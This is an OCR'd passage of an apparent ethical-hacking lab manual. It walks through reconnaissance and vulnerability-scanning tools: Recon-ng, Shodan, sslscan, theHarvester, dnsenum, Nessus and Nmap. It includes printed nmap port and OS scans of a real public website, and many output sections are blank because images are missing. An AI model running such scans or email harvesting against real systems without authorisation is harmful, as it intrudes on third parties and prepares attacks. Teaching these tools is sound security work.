
Netblock owner	IP address	OS	Web server	Last seen
Wikimedia Foundation, Inc.	91.198.174.192	unknown	ATS/9.1.3	13-Oct-2022
Wikimedia Foundation, Inc.	91.198.174.192	unknown	ATS/8.0.8	22-Sep-2022
Wikimedia Foundation, Inc.	91.198.174.192	unknown	mw1441.eqiad.wmnet	19-Jul-2022
Wikimedia Foundation, Inc.	91.198.174.192	unknown	ATS/8.0.8	7-Jul-2022
Wikimedia Foundation, Inc.	91.198.174.192	unknown	mw1331.eqiad.wmnet	10-May-2022
Wikimedia Foundation, Inc.	91.198.174.192	unknown	ATS/8.0.8	29-Apr-2022
Wikimedia Foundation, Inc.	91.198.174.192	unknown	mw1355.eqiad.wmnet	28-Jun-2021
Wikimedia Foundation, Inc.	91.198.174.192	unknown	ATS/8.0.8	11-Jun-2021
Wikimedia Foundation, Inc.	91.198.174.192	unknown	mw1271.eqiad.wmnet	22-Mar-2021
Wikimedia Foundation, Inc.	91.198.174.192	unknown	mw1353.eqiad.wmnet	15-Mar-2021

Recon-NG: Recon-ng is a Web Reconnaissance tool written in Python. It has so many modules, database interaction, built-in convenience functions, interactive help, and command completion, Recon-ng provides a powerful environment in which open source web-based reconnaissance can be conducted, and we can gather all information.

Allow the use of recon-ng from the command line


$ **recon-cli:** Allow the use of recon-ng from the command line

Output:




$ **recon-ng:** Web Reconnaissance framework

Output:




$ **recon-web:** Web-based user interface for Recon-ng.


Output:



Shodan: Shodan is a search engine that lets users search for various types of servers connected to the internet using a variety of filters.


Scanning for IP i.e., 192.168.10.125





Searching for webcams

Output:



SSL Test:

Ssl scan is a tool to scan vulnerabilities of the websites and security they carry along.

```
ubuntu@ip-172-31-15-173:~$ sslscan 172.31.15.173:80
Version: 2.0.7
OpenSSL 3.0.5 5 Jul 2022

Connected to 172.31.15.173

Testing SSL server 172.31.15.173 on port 80 using SNI name 172.31.15.173

  SSL/TLS Protocols:
SSLv2     disabled
SSLv3     disabled
TLSv1.0   disabled
TLSv1.1   disabled
TLSv1.2   disabled
TLSv1.3   disabled

  TLS Fallback SCSV:
Connection failed - unable to determine TLS Fallback SCSV support

  TLS renegotiation:
Session renegotiation not supported

  TLS Compression:
OpenSSL version does not support compression
Rebuild with zlib1g-dev package for zlib support

  Heartbleed:

  Supported Server Cipher(s):
Certificate information cannot be retrieved.
```

PRACTICAL NO: 5


User Information Gathering

5.a) Email Harvesting

Search from email addresses from a domain.


$ theHarvester -h

Output:




Search from email addresses from a domain (-d kali.org), limiting the results to 500 (-l 500), using Google (-b google):

Output:



5.b) Information Gathering Frameworks – OSINT Framework

OSINT framework focused on gathering information from free tools or resources. Publicly available information.




PRACTICAL NO: 6

Active Information Gathering


6.a) DNS Enumeration

$ **dnsenum -h** : multithread script to enumerate information on a domain and to discover non-contiguous IP blocks

Output:



Example:




PRACTICAL NO: 7

Vulnerability Scanning


7. a) Vulnerability Scanning with Nessus

1. To perform a vulnerability scan, you would need to navigate your browser to the link https://localhost:8834. See below:


2. Hit the "New Scan" button above, then select the type of scan to perform from the numerous templates available.



The templates shown above will be limited within the free version of Nessus. Your license will determine the version of Nessus you use. These templates will be more in number and capability for the commercial version.




3 . As can be seen above, you would then issue your targets. Nessus is capable of performing scans on multiple targets separated by commas or issued in CIDR format. Once done, you will be redirected to the screen below.



4. Click the “play” icon to launch your configured scan. It is possible to have multiple configured scans, allowing you to perform multiple scans. In the screen above, we configured just one scan. Below, you can however see results from two hosts summarizing the severity and instances of issues discovered.

5. Nessus even allows you to drill down to specific hosts and vulnerabilities and get more information on how they were discovered, together with recommendations on how to patch identified risks. See below:



17.b) Vulnerability Scanning with Nmap

1. To scan a System with Hostname and IP address. First, Scan using Hostname

Output:

```
root@kali:~# nmap www.geeksforgeeks.org
Starting Nmap 7.70 ( https://nmap.org ) at 2023-01-10 20:09 +0530
Nmap scan report for www.geeksforgeeks.org (23.48.226.57)
Host is up (0.0070s latency).
Other addresses for www.geeksforgeeks.org (not scanned): 23.48.226.32 2600:140f:4::1736:5173 2600:140f:4::1736:5168
rDNS record for 23.48.226.57: a23-48-226-57.deploy.static.akamaitechnologies.com
Not shown: 996 filtered ports
PORT    STATE  SERVICE
25/tcp  closed smtp
80/tcp  open   http
110/tcp open   pop3
443/tcp open   https

Nmap done: 1 IP address (1 host up) scanned in 9.75 seconds
root@kali:~#
```

Now let's Scan using IP Address

Output:

```
root@kali:~# nmap 23.48.226.57
Starting Nmap 7.70 ( https://nmap.org ) at 2023-01-10 20:12 +0530
Nmap scan report for a23-48-226-57.deploy.static.akamaitechnologies.com (23.48.226.57)
Host is up (0.0064s latency).
Not shown: 996 filtered ports
PORT    STATE  SERVICE
25/tcp  closed smtp
80/tcp  open   http
110/tcp open   pop3
443/tcp open   https
```

6. To scan using "-v" option

Output:

```
root@kali:~# nmap -v www.geeksforgeeks.org
Starting Nmap 7.70 ( https://nmap.org ) at 2023-01-10 20:14 +0530
Initiating Ping Scan at 20:14
Scanning www.geeksforgeeks.org (23.48.226.57) [4 ports]
Completed Ping Scan at 20:14, 0.10s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:14
Completed Parallel DNS resolution of 1 host. at 20:14, 2.38s elapsed
Initiating SYN Stealth Scan at 20:14
Scanning www.geeksforgeeks.org (23.48.226.57) [1000 ports]
Discovered open port 110/tcp on 23.48.226.57
Discovered open port 443/tcp on 23.48.226.57
Discovered open port 80/tcp on 23.48.226.57
Increasing send delay for 23.48.226.57 from 0 to 5 due to 11 out of 15 dropped probes since last increase.
Increasing send delay for 23.48.226.57 from 5 to 10 due to 11 out of 11 dropped probes since last increase.
SYN Stealth Scan Timing: About 39.95% done; ETC: 20:15 (0:00:47 remaining)
Increasing send delay for 23.48.226.57 from 10 to 20 due to 11 out of 11 dropped probes since last increase.
Completed SYN Stealth Scan at 20:15, 80.48s elapsed (1000 total ports)
Nmap scan report for www.geeksforgeeks.org (23.48.226.57)
Host is up (0.00098s latency).
Other addresses for www.geeksforgeeks.org (not scanned): 23.48.226.32 2600:140f:4::1736:5168 2600:140f:4::1736:5173
rDNS record for 23.48.226.57: a23-48-226-57.deploy.static.akamaitechnologies.com
Not shown: 996 filtered ports
PORT    STATE  SERVICE
25/tcp  closed smtp
80/tcp  open   http
110/tcp open   pop3
443/tcp open   https

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 85.24 seconds
           Raw packets sent: 2061 (90.416KB) | Rcvd: 1410 (56.412KB)
```

7. Here it will display the operating system where the domain or ip address is running
   Output:

```
root@kali:~# nmap -O www.geeksforgeeks.org
Starting Nmap 7.70 ( https://nmap.org ) at 2023-01-10 20:17 +0530
Nmap scan report for www.geeksforgeeks.org (23.48.226.32)
Host is up (0.016s latency).
Other addresses for www.geeksforgeeks.org (not scanned): 23.48.226.58 2600:140f:4::1736:5168 2600:140f:4::1736:5173
rDNS record for 23.48.226.32: a23-48-226-32.deploy.static.akamaitechnologies.com
Not shown: 996 filtered ports
PORT    STATE  SERVICE
25/tcp  closed smtp
80/tcp  open   http
110/tcp open   pop3
443/tcp open   https
Device type: firewall
Running (JUST GUESSING): Fortinet embedded (87%)
OS CPE: cpe:/h:fortinet:fortigate_100d
Aggressive OS guesses: Fortinet FortiGate 100D firewall (87%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.66 seconds
```

PRACTICAL NO: 8

